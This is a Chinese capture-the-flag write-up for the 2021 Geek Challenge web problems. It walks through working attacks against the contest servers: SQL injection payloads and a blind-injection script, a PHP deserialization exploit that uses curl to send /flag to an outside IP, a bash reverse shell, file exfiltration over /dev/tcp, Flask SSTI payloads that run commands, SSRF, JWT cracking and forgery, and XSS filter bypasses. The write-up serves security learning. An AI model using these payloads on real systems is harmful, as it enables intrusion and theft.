

2021极客大挑战web部分wp

原创

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22 篇文章 1 订阅


订阅专栏



Dark

看到url: <http://c6h35nlkeoew5vzcpsacsidbip2ezotsnj6sywn7znkdtrbsqkexa7yd.onion/>

发现后缀为.onion, 为洋葱, 下载后使用洋葱浏览器访问



The screenshot shows a web browser window with two tabs. The active tab's address bar contains the URL <http://c6h35nlkeoew5vzcpsacsidbip2ezotsnj6sywn7znkdtrbsqkexa7yd.onion/>. Below the address bar, there is a status bar with the text "view-source:...". The main content area displays the source code of the page:

```
1 <html>
2 <body>
3 <h1>there is no flag here</h1>
4 <!-- SYC{hav3_fUn_darK} -->
5 </body>
6 </html>
7
```

Welcome2021

查看源码发现

```
<html>
<head>
<title>Welcome2021</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<h1>Welcome 极客大挑战 2021</h1>
<p>想要完成此关, 必须了解的知识点有html和http的知识, 如html源代码查看, html请求方法, html状态码, 响应头等, 快来学学看</p>
</body>
</html>
<!-- 请使用WELCOME请求方法来请求此网页 -->
```

那么抓包使用WELCOME请求方式访问

The screenshot shows two network captures in NetworkMiner. The left capture shows a WELCOME request to port 1111. The right capture shows the response, which includes the HTML content and a note about the next challenge.

Left Capture (Request):

```
WELCOME /1111/1.1
Host: 1.14.102.22:8011
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

Right Capture (Response):

```
HTTP/1.1 200 OK
Date: Sat, 23 Oct 2021 15:37:39 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding
Content-Length: 442
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<title>Welcome2021</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<h1>Welcome 极客大挑战 2021</h1>
<p>想要完成此关, 必须了解的知识点有html和http的知识, 如html源代码查看, html请求方法, html状态码, 响应头等, 快来学学看</p>
</body>
</html>
<!-- 请使用WELCOME请求方法来请求此网页 -->
下一关在f1111aaaggg9.php 冲冲冲
```

访问f1111aaaggg9.php

The screenshot shows a successful GET request to f1111aaaggg9.php with a status code of 204. The response pane shows the captured HTML content and the flag.

Status:

状态	方法	域名	文件	发起者	类型	传输	大小
204	GET	1.14.102.22:8011	f1111aaaggg9.php	document	plain	221 字节	0 字节

Message:

```
过滤消息头
① Server: Apache/2.4.38 (Debian)
② Welcome Flag: SYC(WelCom3 to Geek_Zo2!!)
③ X-Powered-By: PHP/7.2.34
```

Request Headers:


```
④ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
⑤ Accept-Encoding: gzip, deflate
⑥ Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
⑦ Connection: keep-alive
```

得到flag

[babysql](#)

简单的sql注入, 直接使用sqlmap即可, 也可以联合注入


```
1' union select 1,2,3,4#
```



发现注入点为1,2


直接获取数据库

```
-1' union select 1,(select group_concat(schema_name) from information_schema.schemata),3,4#
```



发现数据库flag，那么读取一下表

```
-1' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='flag'),3,4#
```




得到表flag，那么读一下列

```
-1' union select 1,(select group_concat(column_name) from information_schema.columns where table_schema='flag' and table_name='fllag'),3,4#
```




最后读取即可：

```
-1' union select 1,(select group_concat(flllllag,wlz) from flag.fllag),3,4#
```



anothersql

发现回显都是



很明显的布尔盲注，过滤了：

```
mid, substr 可以用left或right绕过
<, > 用=
if 用case when绕过
```

然后写出脚本，得到flag

```
import requests
import string

url = "http://47.100.242.70:4003/check.php"

flag = ''
string= '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_,@{}'
for x in range(1, 100):
    for i in string:
        #true
        #payload = "1' or case when (left((database()),%d)='%s') then 1 else 0 end#" % (x, flag + i)
        #syclover
        #payload = "1' or case when (left((select group_concat(table_name) from information_schema.tables where table_schema=database()),%d)='%s') then 1 else 0 end#" % (x, flag + i)
        #id,uname,pwd,flag
        #payload = "1' or case when (Left((select group_concat(column_name) from information_schema.columns where table_name='syclover'),%d)='%s') then 1 else 0 end#" % (x, flag + i)
        payload = "1' or case when (left((select flag from syclover),%d)='%s') then 1 else 0 end#" % (x, flag + i)

        data = {'uname':payload,
        'pwd':'123456',
        'wp-submit':'登录'
        }
        #print(payload)
        response = requests.post(url, data=data)
        if b'your uname:admin adn your pwd:123456' in response.content:
            flag += i
            print(flag)
            break
```

```
anothersql.py x
C: > Users > bmth > Desktop > 作业 > CTF学习 > 一些比赛的题目 > 2021极客大挑战 > anothersql.py > ...
1 import requests
2 import string
3
4 url = "http://47.100.242.70:4003/check.php"
5
6 flag = ''
7 string= '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_,@{}'
8 for x in range(1, 100):
9     for i in string:
10         #true
11         #payload = "1' or case when (left((database()),%d)='%s') then 1 else 0 end#" % (x, flag + i)
12         #syclover
13         #payload = "1' or case when (left((select group_concat(table_name) from information_schema.tables where table_schema=data
14         #id,uname,pwd,flag
15         #payload = "1' or case when (left((select group_concat(column_name) from information_schema.columns where table_name='syc
16         payload = "1' or case when (left((select flag from syclover),%d)='%s') then 1 else 0 end#" % (x, flag + i)
17
18         data = {'uname':payload,
19             'pwd':'123456',
20             'wp-submit':'登录'
21         }
22         #print(payload)
23         response = requests.post(url, data=data)
24         if b'your uname:admin adn your pwd:123456' in response.content:
25             flag += i
26             print(flag)
27             break
问题    输出    调试控制台    终端
syc{u_4n0vv_3rr0r_inj
syc{u_4n0vv_3rr0r_inj3
syc{u_4n0vv_3rr0r_inj3c
syc{u_4n0vv_3rr0r_inj3c4
syc{u_4n0vv_3rr0r_inj3c41
syc{u_4n0vv_3rr0r_inj3c410
syc{u_4n0vv_3rr0r_inj3c410n
syc{u_4n0vv_3rr0r_inj3c410n}
```

babyPOP

简单的pop链，给出来源码

```

<?php
class a {
    public static $Do_u_like_JiaRan = false;
    public static $Do_u_like_AFKL = false;
}

class b {
    private $i_want_2_listen_2_MaoZhongDu;
    public function __toString()
    {
        if (a::$Do_u_like_AFKL) {
            return exec($this->i_want_2_listen_2_MaoZhongDu);
        } else {
            throw new Error("Nooooooooooooooooooooo!!!");
        }
    }
}

class c {
    public function __wakeup()
    {
        a::$Do_u_like_JiaRan = true;
    }
}

class d {
    public function __invoke()
    {
        a::$Do_u_like_AFKL = true;
        return "关注嘉然," . $this->value;
    }
}

class e {
    public function __destruct()
    {
        if (a::$Do_u_like_JiaRan) {
            ($this->afkl)();
        } else {
            throw new Error("Noooooooooooooooo!!!!!!!");
        }
    }
}

if (isset($_GET['data'])) {
    unserialize(base64_decode($_GET['data']));
} else {
    highlight_file(__FILE__);
}

```

发现最后调用到类b的exec，那么就需要调用`__toString()`->需要返回一个字符串，看到类d，发现`__invoke`->需要使用调用函数的方式调用一个对象，看到类e，那么就需要将`Do_u_like_AFKL`变为true->调用类c
但从类c到类e的过程中没有桥梁，我们需要自定义一个变量来完成，然后将这个变量的对象指向类e

```
<?php

class a {
    public static $Do_u_like_JiaRan = false;
    public static $Do_u_like_AFKL = false;
}

class b {
    private $i_want_2_listen_2_MaoZhongDu = 'curl 110.42.134.160:6666/\`cat /flag|base64\`';
    public function __toString()
    {
        if (a::$Do_u_like_AFKL) {
            return exec($this->i_want_2_listen_2_MaoZhongDu);
        } else {
            throw new Error("Noooooooooooooooooooooo!!!!!!!");
        }
    }
}

class c {
    public $a;
    public function __construct()
    {
        $this->a = new e();
    }
    public function __wakeup()
    {
        a::$Do_u_like_JiaRan = true;
    }
}

class d {
    public function __invoke()
    {
        a::$Do_u_like_AFKL = true;
        return "关注嘉然," . $this->value;
    }
}

class e {
    public function __destruct()
    {
        if (a::$Do_u_like_JiaRan) {
            ($this->afkl)();
        } else {
            throw new Error("Nooooooooooooooo!!!!!!!");
        }
    }
}

$n = new c();
$n->a->afkl = new d();
$n->a->afkl->value = new b();
$m = serialize($n);
var_dump($m);
echo(base64_encode($m));
```

```

if (a::$Do_U_like_JiaRan) {
    ($this->afkl)();
} else {
    throw new Error(message: "Nooooooooooooooooooooo!!!!!!!");
}

$n = new c();
$n->a->afkl = new d();
$n->a->afkl->value = new b();
$m = serialize($n);
var_dump($m);
echo(base64_encode($m));

```

运行: babyPOP.php

```

E:\ctf\Web\phpstudy_pro\Extensions\php\php7.0.9nts\php.exe C:\Users\bmth\Desktop\php\babyPOP.php
C:\Users\bmth\Desktop\php\babyPOP.php:54:
string(169) "0:1:"c":1:{s:1:"a";0:1:"e":1:{s:4:"afkl";0:1:"d":1:{s:5:"value";0:1:"b":1:{s:31:"\000b\000i_want_2_listen_2_MaoZhongDu";s:43:"curl_Tzox0ijIjox0ntz0jE6ImEi086MTp7czo0iJhZmtsIjtP0jE6Im0i0jE6e3M6NToidmFsdWUi086MTp7czozMToiAGIAaV93YW50XzJfbGLzdGVuXzJfTWfWvWm
Fatal error: Uncaught Error: Nooooooooooooo!!!!!! in C:\Users\bmth\Desktop\php\babyPOP.php on line 45

```

由于exec没有回显，又不存在权限创建文件，需要我们使用dnslog外带命令了：

```
curl 110.42.134.160:6666/`cat /flag|base64`
```

```

ubuntu@VM-0-4-ubuntu:~$ nc -lvp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 1.14.102.22 33478 received!
GET /U1lDe1VfbjNlZF9KaWFSYW4mUEhQX21AZ2ljX21ldGgwZHN9 HTTP/1.1
Host: 110.42.134.160:6666
User-Agent: curl/7.74.0
Accept: */*

```

解码得到flag

where_is_my_FUMO

给出了文章：Linux 反弹shell（二）反弹shell的本质

给出了源码：

```

<?php
function chijou_kega_no_junnka($str) {
    $black_list = [">", ";", "|", "{", "}", "/", " "];
    return str_replace($black_list, "", $str);
}

if (isset($_GET['DATA'])) {
    $data = $_GET['DATA'];
    $addr = chijou_kega_no_junnka($data['ADDR']);
    $port = chijou_kega_no_junnka($data['PORT']);
    exec("bash -c \"bash -i < /dev/tcp/$addr/$port\"");
} else {
    highlight_file(__FILE__);
}

```

一开始尝试绕过，无果，后来测试了好久才发现可以连上去之后反弹shell，属实sb了

Q 1.14.102.22:8115/?DATA[ADDR]=110.42.134.160&DATA[PORT]=1234

戈 - ... 哔哩哔哩 (°- °)つ口 ... bmth CSDN - 专业开发者社... 白马探花666 - 博客园

然后监听端口，反弹shell

```
ubuntu@VM-0-4-ubuntu:~$ nc -lvpn 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 1.14.102.22 35352 received!
bash -i >& /dev/tcp/110.42.134.160/2333 0>&1
```

```
bash -i >& /dev/tcp/110.42.134.160/2333 0>&1
```

```
ubuntu@VM-0-4-ubuntu:~$ nc -lvpn 2333
Listening on [0.0.0.0] (family 0, port 2333)
Connection from 1.14.102.22 37190 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c05e6f3f719d:/var/www/html$ ls
ls
index.php
www-data@c05e6f3f719d:/var/www/html$ cd /
cd /
www-data@c05e6f3f719d:/$ ls
ls
bin
boot
dev
etc
flag.png
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www-data@c05e6f3f719d:/$ 
```

最后需要下载flag.png到服务器，这里就需要文章中的内容了

```
cat flag.png > /dev/tcp/110.42.134.160/6666
```

然后监听端口输出到文件中，`nc -lvpn 6666 > flag.png`

```
ubuntu@VM-0-4-ubuntu:~$ nc -lvpn 6666 > flag.png
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 1.14.102.22 39370 received!
ubuntu@VM-0-4-ubuntu:~$ █
```

得到flag



Two baka are looking at each other

And she tall you flag is SYC{Baka~Baka~Baka~}

babyphp

右键查看源码得到提示robots.txt

User-agent: *\nDisallow: /noobcurl.php

访问得到源码：

```
<?php\nfunction ssrf_me($url){\n    $ch = curl_init();\n    curl_setopt($ch, CURLOPT_URL, $url);\n    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);\n    $output = curl_exec($ch);\n    curl_close($ch);\n    echo $output;\n}\n\nif(isset($_GET['url'])){\n    ssrf_me($_GET['url']);\n}\nelse{\n    highlight_file(__FILE__);\n    echo "<!-- 有没有一种可能, flag在根目录 -->";\n}
```

简单的ssrf，直接 file:///flag

47.100.242.70:4659/noobcurl.php?url=file:///flag

SYC{U_4N0vv_Ss4f_3ovv~}

babyPy

提示是flask ssti，那直接掏出payload

```
#文件读取\n{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.global\ns['__builtins__'].open('/flag','r').read() }}{% endif %}{% endfor %}\n#命令执行\n{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.global\ns['__builtins__'].eval("__import__('os').popen('cat /flag').read()") }}{% endif %}{% endfor %}
```

SYC{The_SsTi_1s_V3ry_funNy!}

蜜雪冰城甜蜜蜜

发现需要点出第九号饮料，并且看到js

```
/*
 * 生成签名
 * @params 待签名的json数据
 * @secret 密钥字符串
*/
function makeSign(params, secret){
    var ksort = Object.keys(params).sort();
    var str = '';
    for(var ki in ksort){
        str += ksort[ki] + '=' + params[ksort[ki]] + '&';
    }

    str += 'secret=' + secret;
    var token = hex_md5(str).toUpperCase();
    return rsa_sign(token);
}

/*
 * rsa加密token
*/
function rsa_sign(token){
    var pubkey='-----BEGIN PUBLIC KEY-----';
    pubkey+='MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDAbfx4VggVVpcfCjzQ+nEiJ2DL';
    pubkey+='nRg3e2QdDf/m/qMvtqXi4xhwvpHfaX46CzQznU8l9NjtF28pTSZSKnE/791MJfV';
    pubkey+='nucVcJcxRAEcpPprb8X3hfdxKEEYjOPAuVseewm05cM+x7zi9FWbZ89uOp5sxjMn';
    pubkey+='1VjDaIczKTRx+7vn2wIDAQAB';
    pubkey+='-----END PUBLIC KEY-----';
    // 利用公钥加密
    var encrypt = new JSEncrypt();
    encrypt.setPublicKey(pubkey);
    return encrypt.encrypt(token);
}

/*
 * 获取时间戳
*/
function get_time(){
    var d = new Date();
    var time = d.getTime()/1000;
    return parseInt(time);
}

//secret密钥
var secret = 'e10adc3949ba59abbe56e057f20f883e';
```

```

$("[href='#']").click(function(){
    var params = {};
    console.log(123);

    params.id = $(this).attr("id");
    params.timestamp = get_time();
    params.fake_flag= 'SYC{lngze_find_a_girlfriend}';
    params.sign = makeSign(params, secret);
    $.ajax({
        url : "http://106.55.154.252:8083/sign.php",
        data : params,
        type:'post',
        success:function(msg){
            $('#text').html(msg);
            alert(msg);
        },
        async:false
    });
})

```

直接新命名一个id为9的即可，放入控制台运行即可

```

var flag = {};
flag.id = 9;
flag.timestamp = get_time();
flag.fake_flag= 'SYC{lngze_find_a_girlfriend}';
flag.sign = makeSign(flag, secret);
$.ajax({
    url : "http://106.55.154.252:8083/sign.php",
    data : flag,
    type:'post',
    success:function(msg){
        $('#text').html(msg);
        alert(msg);
    },
    async:false
});

```



```
查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Max HackBar
过滤输出
<anonymous> debugger eval code:5
[详细了解]
▶ var flag = {};
flag.id = 9;
flag.timestamp = get_time();
flag.fake_flag= 'SYC{lngze_find_a_girlfriend}';
flag.sign = makeSign(flag, secret);
▶ Uncaught ReferenceError: params is not defined
<anonymous> debugger eval code:8
[详细了解]
```

雷克雅未克

需要修改XFF头为5.23.95.255，这里推荐一个工具

IP X-Forwarded-For Header 开关 ...

This extension allows you quickly to set the X-Forwarded-For HTTP Header

详细信息 **选项** **权限**

This extension allows you to quickly update the X-Forwarded-For HTTP header for various testing purposes.

To set an IP address, click the IP icon or go to the add-on options and enter your IP address. Once set, all requests will then have the X-Forwarded-For header until you either clear the IP or set it to an empty string.

允许自动更新 默认 开 关

在隐私窗口中运行 允许 不允许
若允许，扩展可在隐私浏览中获知您的在线活动。 [详细了解](#)

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然后发现需要经纬度需要一样，在存储(cookie)那里加上x和y即可，64.963943, -19.02116

A screenshot of a browser window showing a very long and complex URL. The URL is encoded with numerous '+' characters and various symbols. Below the browser, a debugger interface is visible, specifically the Network tab. It lists several requests and responses, with the first one being a POST request to 'http://106.55.154.252:1209/check.php' with a large payload. The Network tab also shows other requests like 'Cookie' and '会话存储'.

为jsfuck，最后控制台运行得到flag

人民艺术家

随便登录发现

A screenshot of a video player interface. The address bar shows the URL "106.55.154.252:2019/fail.php". The main video frame shows a woman with dark hair, wearing a grey t-shirt, sitting in a black office chair and leaning back. She is looking towards the camera with a neutral expression. In the background, there is a white shelving unit with various items on it. At the bottom of the video frame, there is a subtitle in Chinese and English. The Chinese text reads "别站在你的角度看我，你看不懂。" and the English text below it reads "Don't look at me from your perspective, you can't read it." To the right of the video frame, there is a horizontal toolbar with several icons, including a magnifying glass, a star, and a refresh symbol. Above the toolbar, there are some smaller icons and a "IP" button.

我的点纸手表可以时光倒流,你的能吗, 我想看到2019年的admin

账户

刘波

用户名	<input type="text"/>
密码	<input type="password"/>

login

给你真账号吧:)

username: liubo

password: renminyishujia

那么使用他给的账号密码登录吧，发现请求头多了JWT

106.55.154.252:2019

你是假管理员！不是真的admin

确定

数据...

调试器 网络 样式编辑器 性能 内存 存储 无阻碍环境 应用程序 HackBar Max HackBar

II Q 搜索 所有 HTML CSS JS XHR 字体 图像 媒体 WS 其他 禁用缓存 不节流

5.154.252:20... check.php

发起者 document 类型 html 传输 529 字节 大小 99 字节

消息头 Cookie 请求 响应 耗时

过滤消息头

Content-Type: text/html; charset=UTF-8
Date: Sat, 23 Oct 2021 16:51:59 GMT
JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lIjoiMjAyMSIsIm5hbWUiOiJmYWt1X2FkbWluIn0.rclssTrPKaSGoIPJZ0RxKIB1h_DDTtxzHQIQ0V1bj7g
Keep-Alive: timeout=5, max=100
Server: Apache/2.4.38 (Debian)
Vary: Accept-Encoding

拿去解密发现为HS256加密

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lIjoiMjAyMSIsIm5hbWUiOiJmYWt1X2FkbWluIn0.rclssTrPKaSGoIPJZ0RxKIB1h_DDTtxzHQIQ0V1bj7g

HEADER ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "time": "2021",
  "name": "fake_admin"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) secret base64 encoded
```

需要知道密钥，那么盲猜弱密码，使用c-jwt-cracker进行爆破

```
root@kali:~/下载/CTF/c-jwt-cracker# ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXV
```

```
CJ9eyJ0aW1lIjoiMjAyMSIsIm5hbWUiOiJmYwtlx2FkbWluIn0.rclssTrPKaSGoIPJZ0RxKIB1h_DD  
TtxzHQIQ0Vlbj7g  
Secret is "1234"  
root@kali:~/下载/CTF/c-jwt-cracker#
```

得到密钥1234，那么修改好数据重新访问

The screenshot shows the jwt-cracker tool interface. On the left, a large text area displays a modified JWT token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lIjoiMjAxOSIsIm5hbWUiOiJhZG1pbij9.WInN2vLaV6NMNsfu-6-foUOZ8trV9L12RsZ_gGd8Idk
```

On the right, the tool is configured to verify the signature using HMACSHA256 with a secret key of "1234". The "secret" field is checked and labeled "base64 encoded".

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{"time": "2019",  
 "name": "admin"}  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  1234  
)  secret base64 encoded
```

这里我使用postman进行访问，也可以抓包增加JWT头进行访问

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lIjoiMjAxOSIsIm5hbWUiOiJhZG1pbij9.WInN2vLaV6NMNsfu-6-foUOZ8trV9L12RsZ_gGd8Idk
```

http://106.55.154.252:2019/check.php

Save

POST

http://106.55.154.252:2019/check.php

Params

Authorization

Headers (10)

Body

Pre-request Script

Tests

Settings

Content-Length: 0

Host ⓘ

<calculated when request is sent>

User-Agent ⓘ

PostmanRuntime/7.28.4

Accept ⓘ

/

Accept-Encoding ⓘ

gzip, deflate, br

Connection ⓘ

keep-alive

JWT

eyJhbGciOiJIUzI1NilsInR5cCI6IkpXVCJ9.eyJ...

Key

Value

Description

Body Cookies Headers (7) Test Results

🌐 200 OK 81 ms 283 B

Pretty

Raw

Preview

Visualize

HTML



1 fffffffffffffffffffflaggggu9821347981.php

访问得到flag

← → ⌂ ⌂

106.55.154.252:2019/fffffffffffffffffffflaggggu9821347981.php

考试 ctf 在线动画 动漫下载 - ... 哔哩哔哩 (°- °)つ口 ... bmth CSDN - 专业开发者社... 白马探花666 - 博客园



这世界笑了，于是你也一起合群地笑了。

The world laughs, so you laugh together.

SYC{X1a0_Ch0u_hello_Why_S0_Ser10us} !!!

babyxss

```
<script>
function check(input){input = input.replace(/alert/, '');return '<script>console.log("'+input+'");</script>'}
</script>
```

发现存在过滤字符 `alert`，会将字符置空，那么直接双写绕过，还有绕过技巧：

```
</script><script>alalertert(1)</script>
</script><svg/onload=setTimeout('ale'+rt(1),0)>
</script><script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>
```

Syclover alert(1) to win baby version

Problem (变量 `input` 是你的输入.)

```
<script>
function check(input) {input = input.replace(/alert/, '');return '<script>console.log("'+input+'");</script>'}
</script>
```

Your input

```
</script><script>alalertert(1)</script>
```

Server response: [Syc{W4lc0me_t0_the_w0rl0_0f_x3s.}]

Console output

```
Empty...
```

